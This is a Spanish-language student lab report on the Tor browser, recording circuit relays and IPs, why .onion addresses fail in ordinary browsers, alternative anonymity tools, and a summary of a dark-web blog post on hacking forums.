
- Hacer click en la parte que indica la anterior imagen donde muestra una especie de “CIRCUITO”



- Cambiar circuito de **Tor** manualmente (3-5 veces):







EVALUACIÓN 1

Toma capturas de cada nuevo circuito, Anota los países/IPS involucrados, y responda:

- Captura de circuito 1:** Sweden (guard) 192.121.108.239
Germany 185.220.101.169
Sweeden 171.25.193.89
- Captura de circuito 1:** Sweden (guard) 192.121.108.239
Finland 135.181.30.19
Germany 185.220.100.246
- Captura de circuito 1:** Sweden (guard) 192.121.108.239
Germany 188.68.41.54
Netherlands 192.42.116.209
- Captura de circuito 1:** Sweden (guard) 192.121.108.239
Germany 37.129.171.188
United States 193.26.115.61
- Captura de circuito 1:** Sweden (guard) 192.121.108.239
Netherlands 51.158.154.112
Germany 185.220.101.43

1) ¿Por qué aparecen ciertos países más seguido?

R: Algunos países como Alemania, Países Bajos o Suiza son frecuentes porque tienen una alta cantidad de nodos voluntarios en la red Tor. Además, sus leyes de privacidad permiten a muchos operadores alojar nodos sin interferencia estatal.


2) ¿Hay algún patrón?



R: Puede observarse que algunas IPs o países se repiten, especialmente los que tienen mejor infraestructura de red y son conocidos por alojar nodos Tor. Los nodos de salida tienden a estar en países con leyes permisivas.

3) ¿Existen más navegadores similares al navegador TOR?

R: Existen los siguientes:

- I2P (Invisible Internet Project): Permite navegar de forma anónima como Tor, pero no accede directamente a la red .onion.
- Tails OS (con navegador Tor preinstalado): Sistema operativo enfocado en anonimato.
- Brave (modo privado con Tor): Brave incluye un modo privado que utiliza la red Tor.
- Toma capturas de pantalla de alguno de ellos instalado en tu equipo físico (por ejemplo Brave + modo Tor).





PARTE 2 – Comparación entre navegadores (10 pts)

1. Desde navegador normal (Chrome, Firefox...):


Entrar a la url: <https://thehidden2.wiki/>

The screenshot shows a Windows desktop environment. In the center, a Microsoft Edge browser window displays the 'Hidden Wiki' website. The page title is 'TheHidden2.Wiki' and it describes itself as a 'TOR Onion Directory'. It features a purple 'Tor' logo with a yellow 'Donate Tor' button. Below the logo, there's a sidebar with links for 'THE HIDDEN WIKI', 'BLOG', and 'MONTHLY DIGEST'. A large banner at the bottom left says 'HIDDEN WIKI TOR SEARCH ENGINE'. The status bar at the bottom of the browser shows the URL: <http://wiki47qqn6tey4id7xeqb6l7uj6jueacxlqtk3adshox3zdohvo35vad.onion/>. To the right of the browser, a file explorer window is open, showing a folder structure under 'CAT' with 'Blog' and 'Monthly' subfolders. The file explorer status bar indicates 'MARCO ANTONIO CRUZ MAMANI' and the date '09/06/2025'. At the very bottom of the desktop, a taskbar is visible with icons for various applications like File Explorer, Task View, and a weather widget showing '5°C Prac. despejado'.

This screenshot is similar to the previous one, showing a Windows desktop with a Microsoft Edge browser displaying the 'Hidden Wiki' website. The browser window has a different header graphic featuring the words 'DEEP WEB SCAM' in large green letters. The main content area contains text about the deep web being much bigger than the regular Internet and making up 90% of the Internet. It discusses secret networks, databases, and sites that need passwords. The status bar at the bottom of the browser shows the URL: <http://wiki47qqn6tey4id7xeqb6l7uj6jueacxlqtk3adshox3zdohvo35vad.onion/>. To the right of the browser, a file explorer window is open, showing a list of 'Dark Web Digest' editions from April 2025 to November 2024. The file explorer status bar indicates 'MARCO ANTONIO CRUZ MAMANI' and the date '09/06/2025'. At the very bottom of the desktop, a taskbar is visible with icons for various applications like File Explorer, Task View, and a weather widget showing '5°C Prac. despejado'.

EVALUACIÓN 2


1. Ahora lo que se debe hacer es intentar acceder a ese enlace desde un navegador normal (Firefox, Chrome, etc.) y mostrar que resultado es el que aparece y explique él porque




¿Por qué no se pudo acceder?

R: Los dominios **.onion** son parte de la red Tor (The Onion Router). No están disponibles en Internet común (la "clearnet"), por lo tanto no se puede acceder a ellos sin usar un navegador que se conecte a la red Tor.

2. Acceder desde el navegador TOR a dicho enlace **.onion**:





Tiempo de carga aproximado menos 20 segundos.

3. Responder a las siguientes preguntas:

- **¿Qué sucede en cada caso?**

R: En navegador normal, da error o página no encontrada. En Tor, accede correctamente.

- **¿El navegador normal accede?**


R: No. Los navegadores comunes no pueden acceder a dominios **.onion** porque no están en el DNS público. Solo la red Tor puede resolverlos.

- **¿Qué rol tiene la red Tor en este proceso?**

R: Tor actúa como intermediario cifrado que permite acceder a la red **.onion** de manera anónima, utilizando múltiples nodos para ocultar la IP original del usuario.

PARTE 3 – Contenido educativo en la dark web (10 pts)

1. Ingresar en Tor a:
<https://reycdxyc24gf7jrnwutzdn3smmweizedy7uojsa7ols6sflwu25ijoyd.onion/2020/09/25/hacker-forums/>



EVALUACIÓN 3 – Preguntas

1. ¿Qué dice el autor del blog?

R: El autor del blog reflexiona sobre el estado actual de los foros de hacking en la dark web, destacando que existe una gran cantidad de comunidades de baja calidad que prometen enseñar a hackear, pero en realidad ofrecen información incompleta, malintencionada o engañosa. Señala que el hacking es un campo extremadamente amplio y complejo, que requiere conocimientos sólidos en diversas áreas de la informática como redes, programación, seguridad y criptografía.

Aclara que no existe un lugar único donde se pueda encontrar toda la información de calidad ni tutoriales "paso a paso" que funcionen de manera perfecta. A menudo, las personas buscan soluciones fáciles, pero la realidad es que nadie con conocimientos verdaderos va a regalar su tiempo o sus habilidades para enseñarte todo gratuitamente y sin esfuerzo.

El autor insiste en que el aprendizaje verdadero debe basarse en libros, cursos y, especialmente, en la práctica constante. En el mundo real de la informática, las cosas rara vez funcionan como lo indican los tutoriales. Por eso, la habilidad más valiosa es la de enfrentarse a los errores, investigar por cuenta propia, hacer preguntas bien formuladas y resolver los problemas que surgen en el camino.

